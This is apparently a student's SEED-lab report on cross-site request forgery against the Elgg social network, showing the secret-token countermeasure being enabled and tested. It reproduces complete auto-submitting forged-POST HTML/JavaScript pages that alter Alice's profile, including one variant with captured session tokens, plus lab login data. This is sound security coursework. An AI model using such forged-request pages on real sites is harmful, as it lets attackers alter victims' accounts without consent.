
80 requests | 741.26 KB / 31.34 KB transferred | Finish: 19.70 min

Query string

- __elgg_token:** {...}
- 0: NsITi1m8Y3l2xpvRu5cgrQ
- 1: NsITi1m8Y3l2xpvRu5cgrQ
- __elgg_ts:** {...}
- 0: 1617403841
- 1: 1617403841
- friend: 42

OR


Boby can inspect the Alice in the member page to get the user id of Alice as shown below.




Answer to Question2:

No Bobby cannot modify anyone's victim page as the guid =42 is specified in the form input of the POST request. This 42 is the user id of Alice. So, it can modify only Alice profile.

When Sammy logs in and checks his profile, it will be empty apart from the Sammy name.



When he tries to access the malicious link of Bobby, then the POST request embedded in the malicious link will not be successful and will display below page as the guid of Sammy is not 42. The server will identify that the request to modify some other user profile is being sent and it will discard the request.



This page forges an HTTP POST request.

undefined

Task 4: Implementing a countermeasure for Elgg

Turned on the secret token counter measure by commenting out “return True;” statement in ActionService.php file available at “/var/www/Elgg/vendor/elgg/elgg/engine/classes/Elgg” location.




To try the post cross-site forgey request to modify Alice’s Brief Description as “Boby is my Best-Friend” , created counter_measure.html file. Displayed the contents of it using more command. Noticed that the contents of counter_measure.html is like post_test.html apart from change in Brief Description value. Restarted Apache server to reflect the changes.




```
root@VM:/var/www/CSRF/Attacker# vi counter_mesure.html
root@VM:/var/www/CSRF/Attacker# more counter_mesure.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Best-Friend'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>"

// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@VM:/var/www/CSRF/Attacker# sudo service apache2 start
root@VM:/var/www/CSRF/Attacker# █
```

Noticed that the new file is reflected in 'www.csrfbattacker.com'.



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 counter_measure.html	2021-04-02 20:26	1.0K	
 post_test.html	2021-04-02 19:17	1.0K	
 test.html	2021-04-02 17:14	227	

Apache/2.4.18 (Ubuntu) Server at www.csrfbattacker.com Port 80


On browsing 'www.csrfbattacker.com/counter_measure.html' by Alice, below page will be seen by Alice.



This page forges an HTTP POST request.

undefined

And the profile page of Alice is not changed and the 'form is missing __token or __ts field' is displayed at the right-top corner.



Observations:

- Noticed that the countermeasures are turned on, measure by commenting out "return True;" statement in ActionService.php file available at "/var/www/Elgg/vendor/elgg/elgg/engine/classes/Elgg" location.
- Noticed that a new counter_measure.html file with the same contents of post_test.html but with different Brief description is created as to identify when the attack worked or not.
- Noticed that Apache server is restarted to reflect the changes.
- Noticed that when active user Alice tries to browse the counter_measure.html, then "This page forges an HTTP Post request" is displayed there by letting Alice know that Boby is trying to attack her.
- When Alice tries to check her profile, nothing was changed but she can see 'form is missing __token or __ts field' is displayed on her page.
- Noticed that __elgg_token and __elgg_ts are passed as parameters of Post request in general as shown in the below figure.

Sta...	Meth...	File	Doc	Cause	Type	Transferr...	Size	0 ms	5.12 s	Headers	Cookies	Params
200	GET	elgg...	...	stylesheet	css	cached	58.10 KB			Filter request parameters		
302	POST	login	...	document	html	3.98 KB	14.29 KB			Form data		
200	GET	alice	...	document	html	3.95 KB	14.29 KB			__elgg_token: 9Szw2APny-kcWTR6vbg5WA		
200	GET	font...	...	stylesheet	css	cached	28.38 KB			__elgg_ts: 1617411442		
200	GET	elgg...	...	stylesheet	css	cached	58.10 KB			password: seedalice		
200	GET	color...	...	stylesheet	css	cached	3.80 KB			returntoreferer: true		
200	GET	42to	...	img	img	cached	863 B			username: alice		

Understanding:

- Learnt that by enabling the countermeasure, the requests will include __elgg_token and __elgg_ts parameters. As those parameters are missing, the cross-site request forgery attack failed.

- b. Learnt that `__elgg_token` and `__elgg_ts` values are dynamically generated for an active session.
- c. Learnt that browser access control prevents the Java-script code in attacker's page from accessing any content in Elgg's page.
- d. Understood how the secret token countermeasure can effectively prevent the attack.

Explanation:

The `__elgg_token` and `__elgg_ts` values are dynamically generated for an active session. And the browser access control prevents the Java-script code in attacker's page from accessing any content in Elgg's page. As these values cannot be accessed by attacker's page, it will prevent the cross-site request forgery attack.

If the attacker can retrieve the values, then they will be able to launch the attack as below:

Tried to modify the `counter_measure.html` file by adding `__elgg_token` and `__elgg_ts` as fields of form with the values that are obtained when we checked using Alice login POST request web-developer tool for http headers to check the parameter values. Restarted the Apache server as shown below.

```
root@VM:/var/www/CSRF/Attacker# vi counter_measure.html
root@VM:/var/www/CSRF/Attacker# more counter_measure.html
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my Best-Friend'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
fields += "<input type='hidden' name='__elgg_token' value='9Szw2APny-kcWTR6vbgSWA'>";
fields += "<input type='hidden' name='__elgg_ts' value='1617411442'>";

// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrfelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>
root@VM:/var/www/CSRF/Attacker# sudo service apache2 start
```

Noticed that when Alice tries to access the updated page, then the Alice profile page got updated and below are the screenshots of Post request parameters and the Alice profile page.

The screenshot shows a browser's developer network tool. The 'Network' tab is active, displaying a list of requests. The second request, a POST to 'edit', is selected. The 'Form data' section shows the following parameters:

Parameter	Value
__elgg_token	9Szw2APny-kcWTR6vbgSWA
__elgg_ts	1617411442
accesslevel[briefdescription]	2
briefdescription	Boby+is+my+Best-Friend
guid	42
name	Alice

The screenshot shows a user profile page for 'Alice'. The profile includes a profile picture of a blonde girl, a brief description, and a friends section.

Alice
Brief description: Boby is my Best-Friend

[Edit profile](#)

Friends

The friends section shows a single friend with a small profile picture.

But however, this cannot be possible as the browser access control prevents the Java-script code in attacker's page from accessing any content in Elgg's page.

References:

1. Textbook Reference: Computer & Internet Security: A Hands-On Approach, Second Edition
Publisher: Wenliang Du (May 1, 2019)
2. Code and Details Reference: Assignment Description sheet provided to complete this assignment.